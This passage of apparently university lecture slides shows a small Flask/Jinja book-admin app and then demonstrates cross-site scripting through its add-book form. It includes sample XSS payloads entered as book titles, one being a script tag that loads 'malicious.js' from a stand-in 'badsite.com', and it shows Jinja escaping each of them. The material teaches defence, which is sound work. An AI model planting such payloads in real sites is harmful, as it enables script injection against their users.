10:      (None)
11:     {% else %}
12:       {% for book in books: %}
13:         {{book['isbn']}}:
14:         <strong>{{book['author']}}</strong>:
15:         {{book['title']}}<br>
16:       {% endfor %}
17:     {% endif %}
18:     <br>
19:     <a href="/index">Return to home page</a>
20:     <br>
21:     {% include 'footer.html' %}
22:   </body>
23: </html>

```

## PennyAdmin05Jinja/add.html (Page 1 of 1)

```

1: <!DOCTYPE html>
2: <html>
3:   <head>
4:     <title>PennyAdmin</title>
5:   </head>
6:   <body>
7:     {% include 'header.html' %}
8:     <h1>Add a Book</h1>
9:     <form action="/handleadd" method="post">
10:       Enter an ISBN:
11:       <input type="text" name="isbn" autofocus
12:         required pattern=".*\S.*"
13:         title="At least one non-white-space char">
14:       <br>
15:
16:       Enter an author:
17:       <input type="text" name="author"
18:         required pattern=".*\S.*"
19:         title="At least one non-white-space char">
20:       <br>
21:
22:       Enter a title:
23:       <input type="text" name="title"
24:         required pattern=".*\S.*"
25:         title="At least one non-white-space char">
26:       <br>
27:
28:       <input type="submit" value="Go">
29:     </form>
30:     <br>
31:     <a href="/index">Return to home page</a>
32:     <br>
33:     {% include 'footer.html' %}
34:   </body>
35: </html>

```

## PennyAdmin05Jinja/delete.html (Page 1 of 1)

```

1: <!DOCTYPE html>
2: <html>
3:   <head>
4:     <title>PennyAdmin</title>
5:   </head>
6:   <body>
7:     {% include 'header.html' %}
8:     <h1>Delete a Book</h1>
9:     <form action="/handledelete" method="post">
10:       Enter an ISBN:
11:       <input type="text" name="isbn" autofocus
12:         required pattern=".*\S.*"
13:         title="At least one non-white-space char">
14:       <input type="submit" value="Go">
15:     </form>
16:     <br>
17:     <br>
18:     <a href="/index">Return to home page</a>
19:     <br>
20:     {% include 'footer.html' %}
21:   </body>
22: </html>

```

PennyAdmin05Jinja/**reportresults.html** (Page 1 of 1)

```
1: <!DOCTYPE html>
2: <html>
3:   <head>
4:     <title>PennyAdmin</title>
5:   </head>
6:   <body>
7:     {% include 'header.html' %}
8:     <h1>Results</h1>
9:     {{message1}}<br>{{message2}}<br>
10:    <br>
11:    <a href="/index">Return to home page</a>
12:    <br>
13:    {% include 'footer.html' %}
14:  </body>
15: </html>
```

**blank** (Page 1 of 1)

1: This page is intentionally blank.

## PennyAdmin05Jinja/penny.py (Page 1 of 2)

```

1: #!/usr/bin/env python
2:
3: #-----
4: # penny.py
5: # Author: Bob Dondero
6: #-----
7:
8: import flask
9: import database
10:
11: #-----
12:
13: app = flask.Flask(__name__, template_folder='.')
14:
15: #-----
16:
17: @app.route('/', methods=['GET'])
18: @app.route('/index', methods=['GET'])
19: def index():
20:
21:     html_code = flask.render_template('index.html')
22:     response = flask.make_response(html_code)
23:     return response
24:
25: #-----
26:
27: @app.route('/show', methods=['GET'])
28: def show():
29:
30:     books = database.get_books()
31:     html_code = flask.render_template('show.html', books=books)
32:     response = flask.make_response(html_code)
33:     return response
34:
35: #-----
36:
37: def report_results(message1, message2):
38:
39:     html_code = flask.render_template('reportresults.html',
40:                                     message1=message1, message2=message2)
41:     response = flask.make_response(html_code)
42:     return response
43:
44: #-----
45:
46: @app.route('/add', methods=['GET'])
47: def add():
48:
49:     html_code = flask.render_template('add.html')
50:     response = flask.make_response(html_code)
51:     return response
52:
53: #-----
54:
55: @app.route('/handleadd', methods=['POST'])
56: def handle_add():
57:
58:     isbn = flask.request.form.get('isbn')
59:     if (isbn is None) or (isbn.strip() == ''):
60:         return report_results('Missing ISBN', '')
61:
62:     author = flask.request.form.get('author')
63:     if (author is None) or (author.strip() == ''):
64:         return report_results('Missing author', '')
65:

```

## PennyAdmin05Jinja/penny.py (Page 2 of 2)

```

66:     title = flask.request.form.get('title')
67:     if (title is None) or (title.strip() == ''):
68:         return report_results('Missing title', '')
69:
70:     isbn = isbn.strip()
71:     author = author.strip()
72:     title = title.strip()
73:
74:     successful = database.add_book(isbn, author, title)
75:     if successful:
76:         message1 = 'The addition was successful'
77:         message2 = 'The database now contains a book with isbn ' + isbn
78:         message2 += ' author ' + author + ' and title ' + title
79:     else:
80:         message1 = 'The addition was unsuccessful'
81:         message2 = 'A book with ISBN ' + isbn + ' already exists'
82:
83:     return report_results(message1, message2)
84:
85: #-----
86:
87: @app.route('/delete', methods=['GET'])
88: def delete():
89:
90:     html_code = flask.render_template('delete.html')
91:     response = flask.make_response(html_code)
92:     return response
93:
94: #-----
95:
96: @app.route('/handledelete', methods=['POST'])
97: def handle_delete():
98:
99:     isbn = flask.request.form.get('isbn')
100:    if (isbn is None) or (isbn.strip() == ''):
101:        return report_results('Missing ISBN', '')
102:
103:    isbn = isbn.strip()
104:
105:    database.delete_book(isbn)
106:
107:    message1 = 'The deletion was successful'
108:    message2 = 'The database now does not contain a book with ISBN '
109:    message2 += isbn
110:
111:    return report_results(message1, message2)

```

# XSS Attacks


- See **PennyAdmin05Jinja** app
  - Example 1:
    - When adding a book, attacker enters this as title:

```
<a href="https://www.akc.org">Cute  
puppies</a>
```




# XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 1 (cont.):



# XSS Attacks


- See **PennyAdmin05Jinja** app
  - Example 1 (cont.):



Browser  
doesn't  
interpret  
book  
title  
as  
page  
link

# XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 1 (cont.):



Browser  
doesn't  
interpret  
book  
title  
as  
page  
link


# XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 2:
    - When adding a book, attacker enters this as title:

```
<script>alert("Your system has been  
hacked");</script>
```


# XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 2 (cont.):



# XSS Attacks


- See **PennyAdmin05Jinja** app
  - Example 2 (cont.):



Browser  
doesn't  
display  
alert

# XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 2 (cont.):



Browser  
doesn't  
display  
alert

# XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 3:
    - Hypothetically...
    - When adding a book, attacker enters this as title:

```
<script  
src="http://badsite.com/static/malicious.js"></script>
```

- Would **not** cause browser to execute malicious code from another website



# XSS Attacks

- Note:
  - **Mustache** template engine also sanitizes strings
    - In JavaScript, Python, Java, ...

# XSS Attacks

- Q: Project concern?

- A: **Yes!!!**

# Summary

- We have covered:
  - A baseline example
  - SQL injection attacks
  - Cross-site scripting (XSS) attacks